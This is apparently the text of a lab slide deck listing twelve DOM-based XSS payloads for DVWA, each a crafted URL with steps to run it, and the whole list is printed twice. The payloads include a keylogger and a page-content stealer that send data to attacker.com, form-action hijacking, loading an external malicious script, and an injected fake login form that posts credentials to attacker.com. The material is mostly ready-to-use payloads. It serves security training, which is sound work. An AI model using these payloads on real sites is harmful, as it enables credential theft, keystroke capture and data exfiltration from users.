DOM-Based XSS

DVWA DOM-Based XSS
DOM-Based XSS occurs when malicious scripts are executed as a result of modifying the
Document Object Model (DOM) directly in the browser.
Unlike Reflected or Stored XSS, the vulnerability exists in the client-side JavaScript rather than
the server.
1. Basic Alert Box Using document.location
Payload:
# Add this payload as a query parameter in the URL:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>alert('DOM
XSS')</script>
Steps:
1. Replace <dvwa-url> with your DVWA URL.
2. Open the crafted URL in your browser.
3. Observe the JavaScript alert box with the message DOM XSS.
2. Accessing Cookies
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?
default=<script>alert(document.cookie)</script>
Steps:
1. Use the payload as a query parameter.
2. Open the URL.
3. Observe the cookies being displayed in the alert.
3. Redirecting the User
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?
default=<script>window.location='http://example.com'</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. The page redirects to http://example.com.
4. Keylogger Simulation
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
document.onkeypress=function(e){fetch('http://attacker.com/keys?
key='+String.fromCharCode(e.keyCode))};
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Simulate key presses, and observe the behavior (in a real-world scenario, keystrokes
would be sent to the attacker's server).
5. Injecting a New DOM Element
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
var img=document.createElement('img');
img.src='http://example.com/logo.png';
document.body.appendChild(img);
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Observe the newly injected image in the page.
6. Defacing the Webpage
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
document.body.innerHTML='<h1>Hacked by DOM XSS</h1>';
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Observe that the webpage content is replaced with the message Hacked by DOM XSS.
7. Stealing Page Content
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
fetch('http://attacker.com/data?content='+document.body.innerHTML);
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. In a real scenario, the attacker receives the entire webpage content.
8. Breaking Out of HTML Context
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default="><script>alert('DOM
XSS')</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Observe the JavaScript alert box.
9. Targeting Form Fields
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
document.forms[0].action='http://attacker.com';
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Observe that the form submission target has been modified to
http://attacker.com.
10. Persistent DOM XSS with Event Handlers
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
document.getElementById('btn').onclick=function(){alert('Persistent
DOM XSS!')};
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Click the button (or the target element), and observe the alert message.
11. Injecting External Scripts
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script
src="http://example.com/malicious.js"></script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Observe the execution of the external script.
12. Realistic Phishing Attack Simulation
Payload:
http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>
var fakeForm=document.createElement('form');
fakeForm.action='http://attacker.com';
fakeForm.method='POST';
fakeForm.innerHTML='<input name="username"
placeholder="Username"><br><input name="password"
placeholder="Password"><br><button>Login</button>';
document.body.appendChild(fakeForm);
</script>
Steps:
1. Use the payload in the query string.
2. Open the URL.
3. Observe the malicious login form injected into the page.
Unit 1 XSS-- Document Object Model (DOM)

Unit 1 XSS-- Document Object Model (DOM)

  • 1.
  • 2.
    DVWA DOM-Based XSS DOM-BasedXSS occurs when malicious scripts are executed as a result of modifying the Document Object Model (DOM) directly in the browser. Unlike Reflected or Stored XSS, the vulnerability exists in the client-side JavaScript rather than the server. 1. Basic Alert Box Using document.location Payload: # Add this payload as a query parameter in the URL: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script>alert('DOM XSS')</script> Steps: 1. Replace <dvwa-url> with your DVWA URL. 2. Open the crafted URL in your browser. 3. Observe the JavaScript alert box with the message DOM XSS. 2. Accessing Cookies Payload: http://<dvwa-url>/vulnerabilities/xss_d/? default=<script>alert(document.cookie)</script> Steps: 1. Use the payload as a query parameter. 2. Open the URL. 3. Observe the cookies being displayed in the alert. 3. Redirecting the User Payload: http://<dvwa-url>/vulnerabilities/xss_d/? default=<script>window.location='http://example.com'</script> Steps: 1. Use the payload in the query string. 2. Open the URL.
  • 3.
    3. The pageredirects to http://example.com. 4. Keylogger Simulation Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> document.onkeypress=function(e){fetch('http://attacker.com/keys? key='+String.fromCharCode(e.keyCode))}; </script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. Simulate key presses, and observe the behavior (in a real-world scenario, keystrokes would be sent to the attacker's server). 5. Injecting a New DOM Element Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> var img=document.createElement('img'); img.src='http://example.com/logo.png'; document.body.appendChild(img); </script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. Observe the newly injected image in the page. 6. Defacing the Webpage Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> document.body.innerHTML='<h1>Hacked by DOM XSS</h1>'; </script> Steps: 1. Use the payload in the query string.
  • 4.
    2. Open theURL. 3. Observe that the webpage content is replaced with the message Hacked by DOM XSS. 7. Stealing Page Content Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> fetch('http://attacker.com/data?content='+document.body.innerHTML); </script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. In a real scenario, the attacker receives the entire webpage content. 8. Breaking Out of HTML Context Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default="><script>alert('DOM XSS')</script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. Observe the JavaScript alert box. 9. Targeting Form Fields Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> document.forms[0].action='http://attacker.com'; </script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. Observe that the form submission target has been modified to http://attacker.com. 10. Persistent DOM XSS with Event Handlers
  • 5.
    Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> document.getElementById('btn').onclick=function(){alert('Persistent DOM XSS!')}; </script> Steps: 1. Usethe payload in the query string. 2. Open the URL. 3. Click the button (or the target element), and observe the alert message. 11. Injecting External Scripts Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script src="http://example.com/malicious.js"></script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. Observe the execution of the external script. 12. Realistic Phishing Attack Simulation Payload: http://<dvwa-url>/vulnerabilities/xss_d/?default=<script> var fakeForm=document.createElement('form'); fakeForm.action='http://attacker.com'; fakeForm.method='POST'; fakeForm.innerHTML='<input name="username" placeholder="Username"><br><input name="password" placeholder="Password"><br><button>Login</button>'; document.body.appendChild(fakeForm); </script> Steps: 1. Use the payload in the query string. 2. Open the URL. 3. Observe the malicious login form injected into the page.